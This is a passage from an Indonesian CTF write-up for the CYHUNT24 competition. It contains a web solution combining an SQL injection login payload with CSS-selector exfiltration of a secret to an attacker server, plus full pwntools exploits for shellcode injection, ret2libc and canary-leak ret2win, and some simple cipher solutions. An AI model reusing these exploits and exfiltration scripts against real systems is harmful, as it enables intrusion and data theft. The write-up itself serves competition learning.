52   <script nonce="Gy7X8LUSYuuInmIkxL_5AU6WC0rXIq3" src="
53     bootstrap.js">
54   </script>
55 </html>
```

Flag: CYHUNT{g00d_j0b_h4x0r_ch41n1n9_m0r3_4nd_m0r3}

F = m · a

XCRIP'ss

Challenge 2 Solves ✖

XCRIP'ss

450

Hard Chaining repl

More client side?, i already tired getting xssed.so maybe now its safe from it. "maybe?"

semoga gak ada yg unintended :)

http://103.191.63.185:8337/

the last web chall from me. gl

probset : smp

pub.zip

Flag

Submit

Disini kami harus melakukan xs-leak, namun ada beberapa rules pada csp.

```
csp = { 'default-src': ['none'], \
        'style-src': ['*'], \
        'img-src': ['*'], \
      }
```

Kami sudah jelas tidak bisa melakukan XSS karena default-src none, namun kami bisa memanfaatkan style-src yang nantinya kami bisa pakai css selector buat nge match flag di attribute value h2 satu per satu.

Di login ada sqli tapi username kami harus broskiereallythink_he_is_admin_lol biar bisa request ke /logger dan di password harus ada string t rootp dan length nya harus 57 setelah nyoba nyoba semua payload akhirnya kami dapet payload kaya gini.

```
username = "broskiereallythink_he_is_admin_lol"
```

```
password = "t rootp' union select 1,2,3 -- aaaaaaaaaaaaaaaaaaaaaaaaaaaaa"
```

karena ini xs leak untuk solver nya kita buat 2 script yang pertama solver.py dan server.py.

solver.py

```
import requests
import http.server
import sys
import string

URL = "http://103.191.63.185:8337"
URL_SERVER = sys.argv[1]

admin_request = requests.Session()

admin_request.post(URL + "/login", data={
    "username": "broskiereallythink_he_is_admin_lol",
    "password": "t rootp' union select 1,2,3 --
aaaaaaaaaaaaaaaaaaaaaaaaaaaa"
})

for count in range(100):
    response = admin_request.get(
        f"{URL}/logger?url={URL}/dash?usr=<link rel='stylesheet'
href='{URL_SERVER}/{count}.css'>"
    )
```

server.py

```
from flask import Flask
import string

HOST = "10.10.0.1" # ip public vps
PORT = 8000
FLAG = ""
```

```

app = Flask(__name__)

@app.route("/<flag>", methods=["GET"])
def index(flag):
    global FLAG
    FLAG = flag
    return flag

@app.route("/<int:count>.css", methods=["GET"])
def css(count):
    global FLAG
    payload = ""

    for char in string.ascii_letters + string.digits + "_{}":
        payload += f'h2[value~="{FLAG}{char}"]{{background:
url("http://{HOST}:{PORT}/{FLAG}{char}"), auto}}'
    return payload, 200, {"Content-Type": "text/css"}

if __name__ == "__main__":
    app.run(host=HOST, port=PORT, debug=True)

```

Setelah penantian panjang buat dapetin flag akhirnya kita dapet flagnya CYHUNT24{m4k4s1h_ud4h_s0lv3d_4ll_ch4ll}


```
103.191.63.185 - - [02/Jun/2024 03:21:48] "GET /CYHUNT24{m4k4s HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:21:59] "GET /14.css HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:21:59] "GET /CYHUNT24{m4k4s1 HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:22:11] "GET /15.css HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:22:11] "GET /CYHUNT24{m4k4s1h HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:22:22] "GET /16.css HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:22:22] "GET /CYHUNT24{m4k4s1h_ HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:22:33] "GET /17.css HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:22:34] "GET /CYHUNT24{m4k4s1h_u HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:22:45] "GET /18.css HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:22:46] "GET /CYHUNT24{m4k4s1h_ud HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:22:57] "GET /19.css HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:22:57] "GET /CYHUNT24{m4k4s1h_ud4 HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:23:08] "GET /20.css HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:23:09] "GET /CYHUNT24{m4k4s1h_ud4h HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:23:20] "GET /21.css HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:23:20] "GET /CYHUNT24{m4k4s1h_ud4h_ HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:23:31] "GET /22.css HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:23:31] "GET /CYHUNT24{m4k4s1h_ud4h_s HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:23:43] "GET /23.css HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:23:43] "GET /CYHUNT24{m4k4s1h_ud4h_s0 HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:23:54] "GET /24.css HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:23:54] "GET /CYHUNT24{m4k4s1h_ud4h_s0l HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:24:06] "GET /25.css HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:24:06] "GET /CYHUNT24{m4k4s1h_ud4h_s0lv HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:24:17] "GET /26.css HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:24:17] "GET /CYHUNT24{m4k4s1h_ud4h_s0lv3 HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:24:28] "GET /27.css HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:24:29] "GET /CYHUNT24{m4k4s1h_ud4h_s0lv3d HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:24:40] "GET /28.css HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:24:40] "GET /CYHUNT24{m4k4s1h_ud4h_s0lv3d_ HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:24:51] "GET /29.css HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:24:52] "GET /CYHUNT24{m4k4s1h_ud4h_s0lv3d_4 HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:25:03] "GET /30.css HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:25:03] "GET /CYHUNT24{m4k4s1h_ud4h_s0lv3d_4l HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:25:15] "GET /31.css HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:25:15] "GET /CYHUNT24{m4k4s1h_ud4h_s0lv3d_4ll HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:25:26] "GET /32.css HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:25:26] "GET /CYHUNT24{m4k4s1h_ud4h_s0lv3d_4ll_ HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:25:37] "GET /33.css HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:25:38] "GET /CYHUNT24{m4k4s1h_ud4h_s0lv3d_4ll_c HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:25:49] "GET /34.css HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:25:49] "GET /CYHUNT24{m4k4s1h_ud4h_s0lv3d_4ll_ch HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:26:00] "GET /35.css HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:26:00] "GET /CYHUNT24{m4k4s1h_ud4h_s0lv3d_4ll_ch4 HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:26:12] "GET /36.css HTTP/1.1" 200 -
103.191.63.185 - - [02/Jun/2024 03:26:12] "GET /CYHUNT24{m4k4s1h_ud4h_s0lv3d_4ll_ch4l HTTP/1.1" 200 -
```

Flag: CYHUNT24{m4k4s1h_ud4h_s0lv3d_4ll_ch4ll}

$F = m \cdot a$

[Binary Exploitations]

ash



basically kita cmn perlu write shellcode dan leak address saja
dan ini solvernya

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *

context.terminal = ["kitty", "@launch", "--cwd=current", "--location=vsplit"]
exe = context.binary = ELF(args.EXE or 'chall2')

host = args.HOST or '103.191.63.185'
port = int(args.PORT or 9999)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
```

```

'''Connect to the process on the remote host'''
io = connect(host, port)
if args.GDB:
    gdb.attach(io, gdbscript=gdbscript)
return io

def start(argv=[], *a, **kw):
    # '''Start the exploit against the target.'''
    # if args.LOCAL:
    #     return start_local(argv, *a, **kw)
    # else:
    return start_remote(argv, *a, **kw)

gdbscript = '''
tbreak vuln
continue
''.format(**locals())

# -- Exploit goes here --

io = start()

io.send(cyclic(0x40))
io.recvuntil(cyclic(0x40))

buf = u64(io.recv(6) + b"\0\0") - 336
log.info(f"buffer @ 0x{buf:x}")

shellcode = asm(shellcraft.sh())
offset = 328

io.sendline(flat({0: shellcode, offset: buf}))

io.interactive()

```

Flag: CYHUNT24{w1nn1ng_4_sh3ll_y34?}

trip

Challenge

3 Solves

✕

trip

400

jalan2 yuk kemana gitu hehe.

connect : nc 103.191.63.185 13377

author: smp

libc.so.6

ld-linux-x86-...

chall

Flag

Submit

ropgadget ret2libc dengan memanfaatkan got.setbuf untuk ngeleak address dari libc

```
#!/usr/bin/env python3

from pwn import *

exe = ELF("./chall")
libc = ELF("./libc.so.6")
ld = ELF("./ld-linux-x86-64.so.2")

context.binary = exe

if args.REMOTE:
    r = remote("103.191.63.185", 13377)
else:
    r = process([exe.path])
    if args.GDB:
        gdb.attach(r)

rop1 = ROP(exe, badchars=b'\n')
rop1.puts()
rop1.main()
log.info(rop1.dump())
```

```
r.sendlineafter(b'sus?\n', b'A' * 56 + p64(exe.got.setbuf) + b'B' * 8 +
rop1.chain())
libc.address = int.from_bytes(r.recvline(keepends=False), 'little') -
libc.symbols.setbuf
log.info(f'{hex(libc.address)=}')


rop2 = ROP([exe, libc], badchars=b'\n')
rop2.execve(next(libc.search(b'/bin/sh\0')), 0, 0)
log.info(rop2.dump())
r.sendlineafter(b'sus?\n', b'A' * 72 + rop2.chain())

r.interactive()
```

Flag: CYHUNT24{n1c3_tr1p_of_l1bc_1snt_1t}

$$F = m \cdot a$$

punktion



leak canary menggunakan printf leak dan return to function
win (_punk_uns)

```
#!/usr/bin/env python3
```

```
from pwn import *
```

```
exe = ELF("./chall")
```

```
context.binary = exe
```

```
if args.REMOTE:
```

```
    r = remote("103.191.63.185", 9993)
```

```
else:
```

```
    r = process([exe.path])
```

```
    if args.GDB:
```

```
        gdb.attach(r)
```

```
r.sendlineafter(b'what grade are u?\n', b'A' * (0x48 - 3) + b'i'm')
```

```
r.recvuntil(b'hi ')
```

```
canary = u64(b'\0' + r.recv(7))
```

```
log.info(f'{hex(canary)=}')
```

```
pl = b'A' * 0x48
```

```
pl += p64(canary)
```

```
pl += b'B' * 8
pl += p64(exe.symbols._punk_uns)
r.sendlineafter(b'SMA\n', pl)
r.sendline(b'bye')


r.interactive()
```

Flag: CYHUNT24{4z_r3t_h3h3h3_n1c3_c4tch}


$$F = m \cdot a$$


[Cryptography]

ber berr bernyanyi bernyanyi



diberikan file berupa zip yang jika di ekstrak menghasilkan 4 foto dari chord gitar dan karena saya tidak bisa bermain gitar jadi saya mencari chord tersebut di google






okee dari foto tersebut diketahui bahwa chord dari foto foto tersebut ialah cbef, karena di hint disuru menggunakan binary jadi kita rubah menjadi binary, akan menjadi seperti berikut
01100011 01100010 01100101 01100110


setelah mencoba submit kita menemukan bahwa flagnya adalah

Flag: CYHUNT24{1100_1011_1110_1111}


easy decode




diberikan file chall.txt yang berisikan file jsfuck



lalu kita coba run [jsfuck](#) di sini



mendapatkan hasil tersebut, kelihatannya base64 jadi



setelah itu, hasil dari decode an nya berupa ascii jadi tinggal diubah ke ascii sajaa

Flag: CYHUNT24{just_decode_bradah}

rail fense

Challenge 26 Solves

rail fense

100

aku adalah seorang bocah yang sedang bermain layangan, namun aku sedih karena layangkanku tersangkut pada Pagar Rel, tolong bantu aku mengambilnya.

Plaintext= C2tw_YT4s__spb)HN{ufrtrueBUjomi

author: H4NN

Submit

Diberikan sebuah Plaintext, dan berdasarkan judul adalah sebuah rail fence cipher. Kami pun melakukan decrypt di <https://www.dcode.fr/rail-fence-cipher>.

Search for a tool

★ SEARCH A TOOL ON dCODE BY KEYWORDS:
e.g. type 'caesar'

★ BROWSE THE FULL dCODE TOOLS' LIST

Results

4: ↗	CYHUNT24{just_for_wsr mup_beiB}
------	------------------------------------

RAIL FENCE (ZIG-ZAG) CIPHER

Cryptography > Transposition Cipher > Rail Fence (Zig-Zag) Cipher

RAIL FENCE DECODER

★ ZIGZAG CIPHERTEXT ⓘ
C2tw_YT4s__spb)HN{ufrtrueBUjomi


★ KEEP PUNCTUATION AND SPACES ☒

★ CHARACTER FOR SPACES ** Space (⏏ invisible) ▼

AUTOMATIC DECRYPTION

Flag: CYHUNT24{just_for_wsr
mup_beiB}


ikan mati



Berdasarkan, nama challnya, kami langsung terpikirkan pada Deadfish Language. Kami pun men-decode isi dari chall.txt di <https://www.dcode.fr/deadfish-language>.



Setelah di decode, terlihat outputnya adalah sebuah decimal, kami pun mengubahnya ke text di [Cyberchef](https://www.cyberchef.org/).

